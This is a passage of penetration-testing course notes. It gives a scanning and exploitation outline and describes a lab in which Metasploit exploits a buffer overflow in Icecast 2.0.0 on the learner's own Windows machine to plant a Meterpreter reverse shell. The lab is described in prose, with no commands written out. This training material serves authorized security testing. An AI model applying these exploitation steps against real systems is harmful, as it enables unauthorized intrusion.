
Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Next, we conduct a hands-on lab, using Metasploit to explore various options of the Meterpreter in depth. In this lab, we use Metasploit on our Linux virtual machine to exploit a vulnerable service on our Windows machine. We take advantage of a service-side exploit for unpatched versions of the Icecast internet audio service, giving the attacker permissions that were used to invoke Icecast.

Lab Architecture: Service-Side Exploitation and Meterpreter Lab

In this lab, we'll exploit a vulnerable version of the Icecast service for Windows

- And inject a reverse shell Meterpreter payload
- Icecast is a free streaming multimedia server



In this lab, we analyze the Meterpreter, using Metasploit to deliver this flexible payload to a vulnerable service that you put on your Windows machine temporarily. Specifically, we exploit the Icecast service (version 2.0.0), an internet multimedia streaming server, which has a buffer overflow vulnerability. Our Metasploit payload will consist of the Meterpreter stage, loaded via the reverse_tcp stager, making a connection from the exploited box back to the attacker.

You'll run this lab entirely on your own systems, with the vulnerable Icecast service on your Windows box getting exploited by your Linux virtual machine. On the slide, we depict Steps 0 through 4 of this lab. Note that through the rest of the slides associated with this lab, each of these step numbers will still apply. That is, Step 1 will always be Step 1 for this lab, although we'll break it down into sub steps 1A, 1B, and so on.

In Step 1, we configure Metasploit to exploit Icecast.

In Step 2, we exploit the target service, sending the reverse_tcp stager as a payload with the Meterpreter stage.

In Step 3, the Meterpreter runs inside Icecast's memory space, shoveling a reverse TCP connection back to the attacker.

In Step 4, we (the attackers) interact with the Meterpreter running inside of the compromised machine's Icecast process.

At the end, we uninstall Icecast.

Please work on below exercise.
Lab 2.6: Meterpreter

Please go to Lab 2.6: Meterpreter in the SEC560 Workbook.

Conclusion for 560.2

Conclusion

- That concludes the 560.2 session
  - We've gathered information about target system types, open ports, and available services, as well as other useful information
  - At this stage of a project, the tester has completed scanning
  - We've also achieved our initial access in the environment through exploitation and password guessing
  - Notice, this is only the end of 560.2, we have three more books left! Exploitation is not the end; it is only the beginning!
  - Once we have access, we can begin our post-exploitation activities
- In 560.3, we'll look at post-exploitation and Assumed Breach testing

This will bring our 560.2 section to a close. Throughout the scanning phase, penetration testers and ethical hackers gather very useful information about the target environment that will be critical in the ongoing stages of a test. We've analyzed methods for determining many things about the target environment, including operating system types, open ports listening on the network, available services, and other useful information about target machines.

We've also compromised systems with exploitation, and we have access via guessed credentials. This initial access moves us into our next phase of the test, post-exploitation.

The next phase of the testing process will focus on post-exploitation and Assumed Breach testing, the topics we'll address in depth in 560.3.